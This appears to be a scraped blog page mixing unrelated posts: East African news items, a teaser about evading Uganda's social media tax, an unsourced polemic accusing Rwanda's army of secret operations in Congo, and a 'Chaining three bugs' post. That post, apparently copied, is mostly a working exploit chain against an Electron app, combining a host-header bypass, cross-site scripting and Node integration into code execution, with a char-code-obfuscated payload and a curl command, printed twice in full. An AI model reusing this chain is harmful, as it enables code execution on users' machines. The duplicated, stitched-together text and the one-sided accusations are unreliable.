BREAKING: Somalia cuts diplomatic ties with the West African country of Guinea, accusing it of violating sovereignty and unity of Somalia. Guinea gave a red carpet welcome this week to the president of Somaliland Muse Bihi Abdi who is visiting Conakry.
Thursday, July 4, 2019

70 year old killed
The Police in Kisoro District have launched investigations into the mysterious murder of a 70 year old woman who was strangled to death by unknown assailants.
Kigezi Regional Police Spokesman Elly Maate told journalist that the late Nyirabusaga Vastine a resident of Gahuru village in Rutare parish in Chahi Sub County was killed by thugs who strangled her.
Her eleven year old granddaughter Nyiramahirwe Catherine, who lived with the old woman in the house, was tied with a piece of a cloth on the face so that the killers are not identified.
“The young girl saw two people she could not identify enter their house and mercilessly strangled her grandmother to death before rushing out of the house” Maate said.
The killers did not take anything from the deceased house and their motives are still unknown.
The Police visited the scene and picked the body which they took to Kisoro Hospital for a postmortem report and registered a case of murder under reference number SD 04/03/07/2019 to help in Investigation
Saturday, June 22, 2019
Trio convicted of the Garissa university terror attack will be sentenced on 03/07/2019

Three suspects were on Wednesday convicted over the 2015 Garissa University terror attack.
Nairobi Chief Magistrate Francis Andayi found Mohamed Ali Abdikar, Hassan Aden Hassan and Rashid Charles Mberesero, a Tanzanian, were involved in an attack that left 148 people dead.
Mr Andayi, however, freed Sahal Diry Hussein, saying he cannot be linked to the attack just because he was found in the company of one of the attackers.
Prosecutors had proven “beyond a reasonable doubt” that “they knew the plot,” he said but did not give further details of the alleged conspiracy.
The Nairobi court will sentence the trio on July 3.
The three convictions are the first to result from a long-running investigation and prosecution.
All four gunmen were killed by security forces. The operation’s suspected ringleader, Mohamed Mohamud, also named “Kuno,” a former professor at a Koranic school in Garissa, was killed in southwestern Somalia in 2016.
The Shabaab said he had been killed by “US crusaders”.
The group is fighting to overthrow the internationally backed government in Mogadishu.
But it also regularly carries out attacks in neighbouring Kenya, which has troops in Somalia as part of an African Union force.
Thursday, June 20, 2019
You do not need VPN, OTT.... just it needs a simple trick to access social media with any tax or vpn


I have alot of tricks on this internet connections here in eastafrica, but today, I think I must now expose my simple trick to UCC, MTN, AIRTEL, AFRICELL.... etc, these have always thought that the OTT has barred many from freely accessing social media.
From the infancy of this tax I discovered a simple way of using Instagram, twitter, facebook, palmchat, badoo, without incurring such cost called OTT. This trick is usable on nearly all browsers including Firefox, opera, uc browser and all browsers that come already installed on Chinese made phones... Even old model Nokia phones allow such trick!!! It works on all phones
www.ucc.co.ug , mtn.co.ug , airtel.co.ug , www.africell.ug


DRC is slowly being eaten up by the serpent of Rwanda!!! North kivu is under siege
On 31st May 2018, two RDF special force batallions led by Col Pascal Muhizi, known within the RDF as Mwarimu due to being a military instructor for a long time entered North Kivu, DR Congo. Col Pascal Muhizi is under the 3rd division commanding RDF troops in administrative sectors of Rubavu, Rutsiro and Nyabihu.

On the night of 31st May 2019, Col Pascal Muhizi supported by Col Baudouin Ngaruye led two RDF battalions inside North Kivu, DR Congo. Col Baudouin Ngaruye is a former RPA, FARDC, CNDP and M23 officer who was indicted by ICC and has been living in Rwanda under Criminal Paul Kagame’s protection.
Since the end of last year, Gen James Kabarebe recalled Col Baudouin Ngaruye and deployed him within DR Congo desk. Col Baudouin Ngaruye is currently the chief military coordinator of RDF in North Kivu, DR Congo.

During the 31st May 2019 military adventure, the target of RDF special forces was to hunt and wipe out an armed group that was based between Masisi – Rutshuru plateau.
Two weeks, prior to this military incursion, DMI had received information that there is a new Rwandan rebel group around Masisi –
Rutshuru plateau. Without proper planning or clear intelligence information, the enclave’s dictator – criminal Paul Kagame ordered RDF special forces to enter DR Congo for a sweep up operation against this supposedly new rebel group.
On the evening of 1st June 2019, this RDF special forces led by Col Pascal Muhizi alias Mwalimu met fire that they had never seen in their life time, their withdraw behaviours was that of survival for the fittest. To gullibles, please visit Kanombe hospital for evidences.
Criminal Paul Kagame was given the report of what his Special force amateurs commanded by Col Pascal Muhizi alias Mwalimu and Col Baudouin Ngaruye met. The paranoid ruler of the enclave instructed Maj Gen Alex Kagame, the head of the 3rd Division to plan for another military incursion to track and hunt this group.
According to criminal Paul Kagame and his assassin military brain/advisor, Gen James Kabarebe; RDF has to establish secure rear military grounds and bases in DR Congo for their Burundi and Uganda projects of regime change.
In the south Kivu, the six well armed RDF battalions are fighting against Banyamulenge in Uvira – Fizi highlands with an aim to establish anti Peter Nkirunziza rebel bases in the area. The proximity of these territories to Burundi especially its capital – Bujumbura, it is a military master piece in case RDF controls the area.
In north Kivu, Rwanda Special forces has been operating alongside remaining ADF elements along Beni’s impenetrable forests which covers up to the border area with Uganda. Of recently, RDF is expanding its operations in Beni – Bunia axis, South Kivu region and Ituri region, respectively. With rear bases in Beni – Ituri corridor, western Uganda would be in RDF’s operational target.
From the 13th June 2019, columns of RDF has been entering DR Congo through Njerima – Kanyanje hills towards Karisimbi forest and they are now based at Rumangabo military base in DR Congo. Since their arrival at Rumangabo military base in DR Congo, these RDF personnel were given DR Congo military uniforms in order to stop suspicions to be raised by local DR Congo communities.
On their arrival, these columns of RDF were received by Gen James Kabarebe’s agent within FARDC, a notorious double agent, Brig Gen Innocent Gahizi, the current 2nd in Command of 32 military region in DR Congo. Maj.Gen Edmond Ilunga who is the overall commander of 32 military region, is also under criminal Paul Kagame’s payroll.
Currently, the Kinshasa administration under the accidental president – Felix TSHISEKEDI, is an extension of Village Urugwiro.
Wednesday, June 19, 2019
Chaining three bugs
C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141>
Electron Socket IO Port: 8000
Electron Socket started on port 8000 at 127.0.0.1
ASP.NET Core Port: 8001
stdout: Use Electron Port: 8000
stdout: Hosting environment: Production
Content root path: C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141\resources\app\bin\
Now listening on: http://0.0.0.0:8001
Application started. Press Ctrl+C to shut down.
..............listening to everything on port 8001...
....enjoy this now......
function startAspCoreBackend(electronPort) {
// hostname needs to be localhost, otherwise Windows Firewall will be triggered.
portscanner.findAPortNotInUse(8000, 65535, 'localhost', function (error, electronWebPort) {
console.log('ASP.NET Core Port: ' + electronWebPort);
loadURL = `http://localhost:${electronWebPort}`;
const parameters = [`/electronPort=${electronPort}`, `/electronWebPort=${electronWebPort}`];
let binaryFile = manifestJsonFile.executable;
const os = require('os');
if (os.platform() === 'win32') {
binaryFile = binaryFile + '.exe';
}
let binFilePath = path.join(currentBinPath, binaryFile);
var options = { cwd: currentBinPath };
// Run the binary with params and options.
apiProcess = process(binFilePath, parameters, options);
apiProcess.stdout.on('data', (data) => {
console.log(`stdout: ${data.toString()}`);
});
});
}
...now is Burp time......
HTTP/1.1 400 Bad Request
Connection: close
Date: Wed, 19 June 2019 14:14:36 GMT
Content-Type: text/html
Server: Kestrel
Content-Length: 334
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></ HEAD >
<BODY><h2>Bad Request - Invalid Hostname</h2>
<hr><p>HTTP Error 400. The request hostname is invalid.</p>
</BODY></HTML>
....now you can attempt logging in....
{
"Logging": {
"LogLevel": {
"Default": "Warning"
}
},
"AllowedHosts": "localhost",
"ApplicationInsights": {
"InstrumentationKey": "79fc14e7-936c-4dcf-ba66-9a4da6e341ef"
}
}
........trying to submit previous runs.....
http://192.168.56.101:8001/Home/StartCollection?Id=<script>alert(1)</script>&
File=false&Port=false&Service=false&User=false&Registry=false&Certificates=true
..............The application then calls ......
{
"RunId": "<script>alert(1)</script>",
"Runs": {
"CertificateCollector": 3
}
}
.......Web collecting.....
//GetCollectors
function GetCollectors() {
$.getJSON('GetCollectors', function (result) {
var data = JSON.parse(result);
var rundata = data.Runs;
var keepChecking = false;
var anyCollectors = false;
var icon, midword;
$('#ScanStatus').empty();
if (Object.keys(rundata).length > 0) {
// INJECTION
$('#ScanStatus').append($('<div/>', { html: l("%StatusReportFor") + data.RunId + ".</i>" }));
}
// Removed
});
}
//There's no input validation or output encoding for data.RunId.
//web preferances
/// <summary>
/// Whether node integration is enabled. Default is true.
/// </summary>
[DefaultValue(true)]
public bool NodeIntegration { get; set; } = true;
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
proc.spawn({file:'calc.exe',args:[],cwd:null,windowsVerbatimArguments:false,
detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},
{type:'ignore'}]});
......converted now....
<img id="5" src=x onerror=eval(String.fromCharCode(118,97,114,32,80,114,111,99,
101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,110,103,
40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,101,
115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,
99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,
102,117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,
101,110,118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,
32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,
121,32,105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,
101,121,43,39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,
115,112,97,119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,
44,97,114,103,115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,
111,119,115,86,101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,
102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,
101,110,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,
123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,
58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,
111,114,101,39,125,93,125,41,59))>
// via this curl command:
curl -vvv -ik -H "Host:localhost:8001" "http://localhost:8001/Home/StartCollection?
Id=<img%20id=%225%22%20src=x%20onerror=eval(String.fromCharCode(118,97,114,32,80,
114,111,99,101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,
110,103,40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,
101,115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,
99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,102,
117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,101,110,
118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,32,101,
110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,
105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,
39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,115,112,97,
119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,44,97,114,103,
115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,
101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,102,97,108,115,
101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,110,118,80,97,
105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,
58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,
114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,93,125,
41,59))>&File=false&Port=false&Service=false&User=false&Registry=false&Certificates=true"
Electron Socket IO Port: 8000
Electron Socket started on port 8000 at 127.0.0.1
ASP.NET Core Port: 8001
stdout: Use Electron Port: 8000
stdout: Hosting environment: Production
Content root path: C:\Users\IEUser\Downloads\AsaGui-windows-2.0.141\resources\app\bin\
Now listening on: http://0.0.0.0:8001
Application started. Press Ctrl+C to shut down.
..............listening to everything on port 8001...
....enjoy this now......
function startAspCoreBackend(electronPort) {
// hostname needs to be localhost, otherwise Windows Firewall will be triggered.
portscanner.findAPortNotInUse(8000, 65535, 'localhost', function (error, electronWebPort) {
console.log('ASP.NET Core Port: ' + electronWebPort);
loadURL = `http://localhost:${electronWebPort}`;
const parameters = [`/electronPort=${electronPort}`, `/electronWebPort=${electronWebPort}`];
let binaryFile = manifestJsonFile.executable;
const os = require('os');
if (os.platform() === 'win32') {
binaryFile = binaryFile + '.exe';
}
let binFilePath = path.join(currentBinPath, binaryFile);
var options = { cwd: currentBinPath };
// Run the binary with params and options.
apiProcess = process(binFilePath, parameters, options);
apiProcess.stdout.on('data', (data) => {
console.log(`stdout: ${data.toString()}`);
});
});
}
...now is Burp time......
HTTP/1.1 400 Bad Request
Connection: close
Date: Wed, 19 June 2019 14:14:36 GMT
Content-Type: text/html
Server: Kestrel
Content-Length: 334
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></ HEAD >
<BODY><h2>Bad Request - Invalid Hostname</h2>
<hr><p>HTTP Error 400. The request hostname is invalid.</p>
</BODY></HTML>
....now you can attempt logging in....
{
"Logging": {
"LogLevel": {
"Default": "Warning"
}
},
"AllowedHosts": "localhost",
"ApplicationInsights": {
"InstrumentationKey": "79fc14e7-936c-4dcf-ba66-9a4da6e341ef"
}
}
........trying to submit previous runs.....
http://192.168.56.101:8001/Home/StartCollection?Id=<script>alert(1)</script>&
File=false&Port=false&Service=false&User=false&Registry=false&Certificates=true
..............The application then calls ......
{
"RunId": "<script>alert(1)</script>",
"Runs": {
"CertificateCollector": 3
}
}
.......Web collecting.....
//GetCollectors
function GetCollectors() {
$.getJSON('GetCollectors', function (result) {
var data = JSON.parse(result);
var rundata = data.Runs;
var keepChecking = false;
var anyCollectors = false;
var icon, midword;
$('#ScanStatus').empty();
if (Object.keys(rundata).length > 0) {
// INJECTION
$('#ScanStatus').append($('<div/>', { html: l("%StatusReportFor") + data.RunId + ".</i>" }));
}
// Removed
});
}
//There's no input validation or output encoding for data.RunId.
//web preferances
/// <summary>
/// Whether node integration is enabled. Default is true.
/// </summary>
[DefaultValue(true)]
public bool NodeIntegration { get; set; } = true;
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
proc.spawn({file:'calc.exe',args:[],cwd:null,windowsVerbatimArguments:false,
detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},
{type:'ignore'}]});
......converted now....
<img id="5" src=x onerror=eval(String.fromCharCode(118,97,114,32,80,114,111,99,
101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,110,103,
40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,101,
115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,
99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,
102,117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,
101,110,118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,
32,101,110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,
121,32,105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,
101,121,43,39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,
115,112,97,119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,
44,97,114,103,115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,
111,119,115,86,101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,
102,97,108,115,101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,
101,110,118,80,97,105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,
123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,
58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,
111,114,101,39,125,93,125,41,59))>
// via this curl command:
curl -vvv -ik -H "Host:localhost:8001" "http://localhost:8001/Home/StartCollection?
Id=<img%20id=%225%22%20src=x%20onerror=eval(String.fromCharCode(118,97,114,32,80,
114,111,99,101,115,115,32,61,32,112,114,111,99,101,115,115,46,98,105,110,100,105,
110,103,40,39,112,114,111,99,101,115,115,95,119,114,97,112,39,41,46,80,114,111,99,
101,115,115,59,10,118,97,114,32,112,114,111,99,32,61,32,110,101,119,32,80,114,111,
99,101,115,115,40,41,59,10,112,114,111,99,46,111,110,101,120,105,116,32,61,32,102,
117,110,99,116,105,111,110,40,97,44,98,41,32,123,125,59,10,118,97,114,32,101,110,
118,32,61,32,112,114,111,99,101,115,115,46,101,110,118,59,10,118,97,114,32,101,
110,118,95,32,61,32,91,93,59,10,102,111,114,32,40,118,97,114,32,107,101,121,32,
105,110,32,101,110,118,41,32,101,110,118,95,46,112,117,115,104,40,107,101,121,43,
39,61,39,43,101,110,118,91,107,101,121,93,41,59,10,112,114,111,99,46,115,112,97,
119,110,40,123,102,105,108,101,58,39,99,97,108,99,46,101,120,101,39,44,97,114,103,
115,58,91,93,44,99,119,100,58,110,117,108,108,44,119,105,110,100,111,119,115,86,
101,114,98,97,116,105,109,65,114,103,117,109,101,110,116,115,58,102,97,108,115,
101,44,100,101,116,97,99,104,101,100,58,102,97,108,115,101,44,101,110,118,80,97,
105,114,115,58,101,110,118,95,44,115,116,100,105,111,58,91,123,116,121,112,101,
58,39,105,103,110,111,114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,
114,101,39,125,44,123,116,121,112,101,58,39,105,103,110,111,114,101,39,125,93,125,
41,59))>&File=false&Port=false&Service=false&User=false&Registry=false&Certificates=true"

Subscribe to:
Posts (Atom)